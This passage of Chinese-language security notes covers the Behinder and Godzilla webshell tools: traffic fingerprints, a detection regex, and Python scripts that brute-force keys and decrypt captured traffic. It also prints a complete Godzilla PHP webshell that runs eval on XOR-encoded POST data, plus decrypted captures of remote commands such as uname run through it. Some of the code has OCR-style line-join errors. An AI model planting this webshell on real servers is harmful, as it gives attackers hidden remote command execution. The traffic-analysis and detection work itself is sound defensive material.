
- 字节特征：默认情况下，有固定的请求头和响应头。

```
请求：dFAXQV1LORcHRQtLRlwMAhwFTAg/M
响应：TxcWR1NNExZAD0ZaAWMIPAZjH1BFBFtHThcJSlUXWEd
```

流量解密

爆破 key 及解密脚本：

keys.txt be like：

```
pass
pass1024
rebeyond
123456
just a few examples, please put your own dict here.
```

```python
# -*- coding: utf-8 -*-
# @Author   : Threekiii
# @Time     : 2023/11/29 18:07
# @Function: Brute Force of Behinder4 secret key

import base64
import hashlib
from Crypto.Cipher import AES


def aes_decode(data, key):
    try:
        aes = AES.new(str.encode(key), AES.MODE_ECB)
        decrypted_text = aes.decrypt(data)
        decrypted_text = decrypted_text[:-(decrypted_text[-1])]
    except Exception as e:
        print(e)
    else:
        return decrypted_text.decode()

def base64_decode(data):
    res = base64.b64decode(data.strip()).decode()
    print(res)
    return res

def md5_truncate(key):
    return hashlib.md5(key.encode()).hexdigest()[:16]

if __name__ == '__main__':
    data = '''
  <BASE64_ENCRYPTED_DATA_HERE>
   '''    with open('keys.txt','r',encoding='utf-8') as f:
        keys = f.readlines()

    for key in keys:
        key = key.strip()
        c2_key = md5_truncate(key)
        print('[CURRENT KEY]\t{} {}'.format(key,c2_key))
        try:
            data_b64_decode = base64.b64decode(data.strip())
            data_aes_decode = aes_decode(data_b64_decode, c2_key)
            if data_aes_decode:
                print('[Ooooops, We found it!]')
                print(data_aes_decode)
                break
        except:
            pass
```

Godzilla 哥斯拉

基础代码

- 生成 php 的 Webshell 代码：管理→生成

```
密码：pass
密钥：key        # md5：3c6e0b8a9c15224a8228b9a98ca1531d
有效载荷：PhpDynamicPayload
加密器：PHP_XOR_BASE64
```

```
# gozilla.php

<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$pass='pass';
$payloadName='payload';
$key='3c6e0b8a9c15224a';   # key的md5前16位
if (isset($_POST[$pass])){
    $data=encode(base64_decode($_POST[$pass]),$key);
    if (isset($_SESSION[$payloadName])){
        $payload=encode($_SESSION[$payloadName],$key);
        if (strpos($payload,"getBasicsInfo")===false){
            $payload=encode($payload,$key);
        }
    eval($payload);
        echo substr(md5($pass.$key),0,16);
        echo base64_encode(encode(@run($data),$key));
        echo substr(md5($pass.$key),16);
    }else{
        if (strpos($data,"getBasicsInfo")!==false){
            $_SESSION[$payloadName]=encode($data,$key);
        }
    }
}
```


- 默认配置下的指纹 `6c37ac826a2a04bc` 的生成过程：

```
密码：pass
密钥：key        # md5：3c6e0b8a9c15224a8228b9a98ca1531d

# key的md5取前16位，即3c6e0b8a9c15224a
$key='3c6e0b8a9c15224a';   # key的md5前16位

# pass和key拼接取后16位，即6c37ac826a2a04bc
echo substr(md5($pass.$key),16);
```

流量特征

- 连接建立请求：建立连接时会发起三次请求，第一次请求数据超级长，用于建立 Session，第二、三次请求确认连接，第二、三次的请求和响应基本是一致的。
- 请求头 Cookie 字段：最后有一个分号 `;`
- 响应包数据：哥斯拉会将 key（32 位的 md5 字符串）拆分成两个部分，分别放在 Base64 编码的数据的前后，整个响应包的结构为：`md5前16位+base64+md5后16位`。默认配置下，每一个响应流量最后都带有 `6c37ac826a2a04bc`。

```
# md5前16位 + base64 + md5后16位
# md5前16位：11cd6a8758984163
# base64：fL1tMGI4YTljOv79NDQm7r9PZzBiOA==
# md5后16位：6c37ac826a2a04bc
40
11cd6a8758984163fL1tMGI4YTljOv79NDQm7r9PZzBiOA==6c37ac826a2a04bc
0
```



```
pass=DlMRWA1cL1gOVDc2MjRhRwZFEQ%3D%3DHTTP/1.1 200 OK
Date: Thu, 30 Dec 2021 06:31:50 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=gs2c5aur7ioqa760gpev2a73t5; path=/
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

40
11cd6a8758984163fL1tMGI4YTljOv79NDQm7r9PZzBiOA==6c37ac826a2a04bc
0
```

简单的流量拦截：

```
# 特征1：64位
# 特征2：== 和 16位md5
[A-Za-z0-9+/]{46}==[a-z0-9]{16}\n\s
```

流量解密

示例：

```
key = 1710acba6220f62b
pass = 7f0e6f
algorithm = JAVA_AES_BASE64
md5sum(pass+key) = b333af03a314e0fb0f00bc7e2672e1f5
```

```
# 请求包
POST /hello.jsp HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Cookie: JSESSIONID=A4E00CFBEAD534C26CE338637009936D;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Host: 192.168.31.168:8080
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 257

7f0e6f=KpxoUnyHm2gT4AGcu2X8BSzyex46XjEYcuKSBz9qSzTA1drfgM6ifGWTSyz6gOBZ0nM8chx00TzYQYkOgmx
fqBMk9FBU37It2ifltD7YPooJd3ZWMIEn9OeJrvGL%2FzuckLoxBJ3Cj5YvrywusJbOPJXRerilTiYrxmMRDpTMZ1Z
FlQGNVN%2FGT%2FG5q%2BVmiiLb2WkA2lGR%2BPNeeSRDxmogjORy5%2FwReMGtYyiJHPltPXE%3D

# 响应包
HTTP/1.1 200
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 416
Date: Thu, 19 Sep 2024 13:00:59 GMT
```

```
B333AF03A314E0FBL+OtbrwFFKiuqNTcux/og0lc7q1JmZnHmNT2CElel1Y1/QgYhaVerigjq4mPvtrKfdPXOuInEa
MgTEfU7hKqGvVtdnh9zdzSPhw2sbdcQaT1iYUh5PzZMhB1PORhAOHn996Z2WbfFjtWr1S0cRkcXDFxKwhc3wpQSiCX
bcaid/4L2/JwPXEvHN1mKdS3oIXg+J/utK3UcpY5nY8XUm4kSBvFSMlcnLt+tXF/iDX6zqHQewsfFSSE1yZb5EJQ9v
TZun7fa4Szf6QxyQGdIlkofJjc4Eok7mpq2TioRemUZKlZIQ7h5X4wzsk10Z1ma/gOs4cUEKXTDEWSxbJHDAP/e6CQ
AkW5AtYjke03HI6x5Dvgc3PE9RfMTHFzO2yKjzAa0F00BC7E2672E1F5
```

请求包解密流程：

1. 从流量包中提取加密数据 -> URL 解码
2. Base64 解码 -> Hex
3. AES 解密
4. Gunzip 解压缩

```
# 1. 从流量包中提取加密数据 -> Gunzip
KpxoUnyHm2gT4AGcu2X8BSzyex46XjEYcuKSBz9qSzTA1drfgM6ifGWTSyz6gOBZ0nM8chx00TzYQYkOgmxfqBMk9F
BU37It2ifltD7YPooJd3ZWMIEn9OeJrvGL/zuckLoxBJ3Cj5YvrywusJbOPJXRerilTiYrxmMRDpTMZ1ZFlQGNVN/G
T/G5q+VmiiLb2WkA21GR+PNeeSRDxmogjORy5/wReMGtYyiJHPltPXE=

# 2. Base64解码 -> Hex
2a9c68527c879b6813e0019cbb65fc052cf27b1e3a5e311872e292073f6a4b34c0d5dadf80cea27c65934b2cfa
80e059d2733c721c74d13cd841890e826c5fa81324f45054dfb22dda27e5b43ed83e8a09777656308127f4e789
aef18bff3b9c90ba31049dc28f962faf2c2eb096ce3c95d17ab8a54e262bc663110e94cc67564595018d54dfc6
4ff1b9abe5668a22dbd96900da5191f8f35e792443c66a208ce472e7fc1178c1ad6328891cf96d3d71

# 3. AES解密
# key(utf-8) = 1710acba6220f62b
# iv = (None)
# mode = ECB
# input = (Hex)
# output = (Raw)

# 4. Gunzip解压缩
cmdLine•0•••sh -c "cd "/";dpkg -l libpam-modules:amd64" 2>&1arg-
3•••••2>&1executableFile•••••shexecutableArgs•-•••-c "cd "/";dpkg -l libpam-modules:amd64"
2>&1arg-0•••••shargsCount•••••4arg-1•••••-carg-2•#•••cd "/";dpkg -l libpam-
modules:amd64methodName•••••execCommand
```

响应包解密流程：

1. 从流量包中提取加密数据（提取 `md5sum(pass+key)` 前 16 位和后 16 位中间的加密数据，无需再进行 URL 解码）
2. Base64 解码 -> Hex
3. AES 解密
4. Gunzip 解压缩

```
# 1. 从流量包中提取加密数据（无需再进行 URL 解码）
```

```
L+OtbrwFFKiuqNTcux/og0lc7q1JmZnHmNT2CElel1Y1/QgYhaVerigjq4mPvtrKfdPXOuInEaMgTEfU7hKqGvVtdn
h9zdzSPhw2sbdcQaT1iYUh5PzZMhB1PORhAOHn996Z2WbfFjtWr1S0cRkcXDFxKwhc3wpQSiCXbcaid/4L2/JwPXEv
HN1mKdS3oIXg+J/utK3UcpY5nY8XUm4kSBvFSMlcnLt+tXF/iDX6zqHQewsfFSSE1yZb5EJQ9vTZun7fa4Szf6QxyQ
GdIlkofJjc4Eok7mpq2TioRemUZKlZIQ7h5X4wzsk10Z1ma/gOs4cUEKXTDEWSxbJHDAP/e6CQAkW5AtYjke03HI6x
5Dvgc3PE9RfMTHFzO2yKjzAa

# 2. Base64 解码 -> Hex
2fe3ad6ebc0514a8aea8d4dcbb1fe883495ceead499999c798d4f608495e975635fd081885a55eae2823ab898f
bedaca7dd3d73ae22711a3204c47d4ee12aa1af56d76787dcddcd23e1c36b1b75c41a4f5898521e4fcd9321075
3ce46100e1e7f7de99d966df163b56af54b471191c5c31712b085cdf0a504a20976dc6a277fe0bdbf2703d712f
1cdd6629d4b7a085e0f89feeb4add47296399d8f17526e24481bc548c95c9cbb7eb5717f8835facea1d07b0b1f
152484d7265be44250f6f4d9ba7edf6b84b37fa431c9019d2259287c98dce04a24ee6a6ad938a845e99464a959
210ee1e57e30cec935d19d666bf80eb3871410a5d30c4592c5b2470c03ff7ba0900245b902d62391ed371c8eb1
e43be07373c4f517cc4c71733b6c8a8f301a



# 3. AES 解密（同上）

# 4, Gunzip 解压缩
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                 Version      Architecture Description
+++-====================-============-============-
========================================
ii  libpam-modules:amd64 1.3.1-5      amd64        Pluggable Authentication Modules for
PAM
```

代码实现一： https://github.com/AlphabugX/godzilla_decode


```
# -*- coding: utf-8 -*-
# refer：https://github.com/AlphabugX/godzilla_decode
import base64
import zlib
from Crypto.Cipher import AES
import binascii
from Crypto.Util.Padding import pad, unpad

BLOCK_SIZE = 32
def aes_decode(data, key):
    try:
        aes = AES.new(str.encode(key), AES.MODE_ECB)
        decrypted_text = aes.decrypt(pad(data,BLOCK_SIZE))
        decrypted_text = decrypted_text[:-(decrypted_text[-1])]
    except Exception as e:
        print(e)
    return decrypted_text


# key 示例：12340xxxx1901234
# s 示例：c5144463f178b352c5xxxxxxxxxxxxx528ebfc4a79b03aea0e31c
```

```
key = "<YOUR_KEY_HERE>"
s = "<YOUR_RAW_STRING_HERE>"
s = binascii.a2b_hex(s)
s = aes_decode(s,key)
print(s)
s = base64.b64encode(zlib.decompress(s,30))
print(base64.b64decode(s))
```

代码实现二： https://github.com/Threekiii/Awesome-Redteam/blob/master/scripts/Godzilla_Decryptor/godzilla_decryptor.py

```
# -*- coding: utf-8 -*-
# @Author  : Threekiii
# @Time    : 2024-10-22 11:13:18
# @Function: Godzilla JAVA_AES_BASE64 Traffic Decryption

import base64
import string
import gzip
import binascii
from Crypto.Cipher import AES
from urllib.parse import unquote

def aes_decode(hex_string):
    bytes_string = binascii.a2b_hex(hex_string)
    aes = AES.new(str.encode(key), AES.MODE_ECB)
    aes_decrypt_string = aes.decrypt(bytes_string)
    aes_decrypt_string = aes_decrypt_string[:-(aes_decrypt_string[-1])]
    return aes_decrypt_string

def cprint(s):
    print(cyan+s+reset)

def request_decode(base64_string):
    """
    # 1. Extract Data and URL Decode
    # 2. Base64 Decode -> Hex
    # 3. AES Decryption
    # 4. Gunzip
    # 5. Filter Invisible Characters
    """
    # 1. Extract Data and URL Decode
    base64_string = unquote(base64_string)
    cprint("[STEP 1] Extract Data and URL Decode")
    print(base64_string)

    # 2. Base64 Decode -> Hex
    hex_string = base64.b64decode(base64_string.replace(password + "=", '')).hex()
    cprint("[STEP 2] Base64 Decode -> Hex")
    print(hex_string)
```

```python
    # 3. AES Decryption
    aes_decrypt_string = aes_decode(hex_string)
    cprint("[STEP 3] AES Decryption")
    print(aes_decrypt_string.hex())

    # 4. Gunzip
    s = gzip.decompress(aes_decrypt_string).decode('utf8')
    cprint("[STEP 4] Gunzip")
    print(s)

    # 5. Filter Invisible Characters
    s = ''.join(filter(lambda x: x in string.printable, s))
    cprint("[STEP 5] Filter Invisible Characters")
    print(s)
    return s

def response_decode(base64_string):
    """
    # 1. Extract Data
    # 2. Base64 Decode -> Hex
    # 3. AES Decryption
    # 4. Gunzip
    # 5. Filter Invisible Characters
    """
    # 1. Extract Data
    base64_string = base64_string[16:-16]
    cprint("[STEP 1] Extract Data and URL Decode")
    print(base64_string)

    # 2. Base64 Decode -> Hex
    hex_string = base64.b64decode(base64_string).hex()
    cprint("[STEP 2] Base64 Decode -> Hex")
    print(hex_string)

    # 3. AES Decryption
    aes_decrypt_string = aes_decode(hex_string)
    cprint("[STEP 3] AES Decryption")
    print(aes_decrypt_string.hex())

    # 4. Gunzip
    s = gzip.decompress(aes_decrypt_string).decode('utf8')
    cprint("[STEP 4] Gunzip")
    print(s)

    # 5. Filter Invisible Characters
    s = ''.join(filter(lambda x: x in string.printable, s))
    cprint("[STEP 5] Filter Invisible Characters")
    print(s)
    return s

if __name__ == '__main__':
    password = "7f0e6f"
    key = "1710acba6220f62b"
    cyan = "\u001b[36m"
    yellow = "\u001b[33m"
    reset = "\u001b[0m"

    print(yellow + "===================== [REQUEST DATA DECRYPTION DETAILS]
=====================" + reset)

    # Request Data Decryption
    req_base64_string =
"7f0e6f=NrJ21IQ%2B5%2F5jh%2FC6iENFuzLG4QSyoIln8DjyLlej12aZxFNdvxRse%2F8UpTNrR%2FZAXX%2B%2F
Mj8PTkUyArg9LjASUWUNP8kwRBs1nEZJg6QW1FPflVogF8TiJoaTQKm%2BrGIR%2BS2iSMgsgHdPAFEHM3Po91H5Uc
ZECdkNerEjPO8ueuk1NJ0EuO%2B13DXJUYC79ZgYt0py9nvCAOvgpSAAsBrwWQ%3D%3D"
    req_data = request_decode(req_base64_string)

    print(yellow + "\n===================== [RESPONSE DATA DECRYPTION DETAILS]
=====================" + reset)
    # Response Data Decryption
    res_base64_string =
"B333AF03A314E0FBgsHdfc8+H+CXoS9AxfQOJA2wfAON7mA0Bh8Uj9S1dz9Uzz7rEVdkGAQ4e2iW2kny0F00BC7E2
672E1F5"
    res_data = response_decode(res_base64_string)

    print(yellow + "\n=========================== [REQUEST & RESPONSE]
===========================" + reset)
    cprint("[REQUEST DATA]")
    print(reset + req_data)
    cprint("[RESPONSE DATA]")
    print(reset + res_data)
```



```
==================== [REQUEST DATA DECRYPTION DETAILS] ====================
[STEP 1] Extract Data and URL Decode
7f0e6f=NrJ21IQ+5/5jh/C6iENFuzLG4QSyoIln8DjyLlej12aZxFNdvxRse/8UpTNrR/ZAXX+/Mj8PTkUyArg9LjASUWUNP8kwRBs1nEZJg6QW1FPflVogF8TiJoaTQKm+rGIR+S2iSMgsgHdPAFEHM3Po91H5UcZECdkNerEjPO8
[STEP 2] Base64 Decode -> Hex
36b276d4843ee7fe6387f0ba884345bb32c6e104b2a08967f038f22e57a3d76699c4535dbf146c7bff14a5336b47f6405d7fbf323f0f4e453202b83d2e301251650d3fc930441b359c464983a416d453df955a2017c4e2
[STEP 3] AES Decryption
1f8b08000000000000004bce4df1c9cc4b659261606028ce50d04d56504a4e5150d257b22ecd4bcc4d55d02d525230b253334c2c4ad735666201aa02f1522b52934b4b12937252dd3273529998c09a11828e45e9c54c92
[STEP 4] Gunzip
cmdLine ���sh -c "cd "/";uname -r" 2>&1arg-3 ����2>&1executableFile ���shexecutableArgs ���-c "cd "/";uname -r" 2>&1arg-0 ���shargsCount A���4arg-1 ���-carg-2 ���cd "/";uname
[STEP 5] Filter Invisible Characters
cmdLinesh -c "cd "/";uname -r" 2>&1arg-32>&1executableFileshexecutableArgs-c "cd "/";uname -r" 2>&1arg-0shargsCount4arg-1-carg-2cd "/";uname -rmethodName execCommand
|
==================== [RESPONSE DATA DECRYPTION DETAILS] ====================
[STEP 1] Extract Data and URL Decode
gsHdfc8+H+CXoS9AxfQOJA2wfAON7mA0Bh8Uj9S1dz9Uzz7rEVdkGAQ4e2iW2kny
[STEP 2] Base64 Decode -> Hex
82c1dd7dcf3e1fe097a12f40c5f40e240db07c038dee6034061f148fd4b5773f54cf3eeb1157641804387b6896da49f2
[STEP 3] AES Decryption
1f8b080000000000000033d133b4d433d03532d54dcc4d3133e10200c88c0f7710000000
[STEP 4] Gunzip
4.19.0-25-amd64

[STEP 5] Filter Invisible Characters
4.19.0-25-amd64



========================== [REQUEST & RESPONSE] ==========================
[REQUEST DATA]
cmdLinesh -c "cd "/";uname -r" 2>&1arg-32>&1executableFileshexecutableArgs-c "cd "/";uname -r" 2>&1arg-0shargsCount4arg-1-carg-2cd "/";uname -rmethodName execCommand
[RESPONSE DATA]
4.19.0-25-amd64
```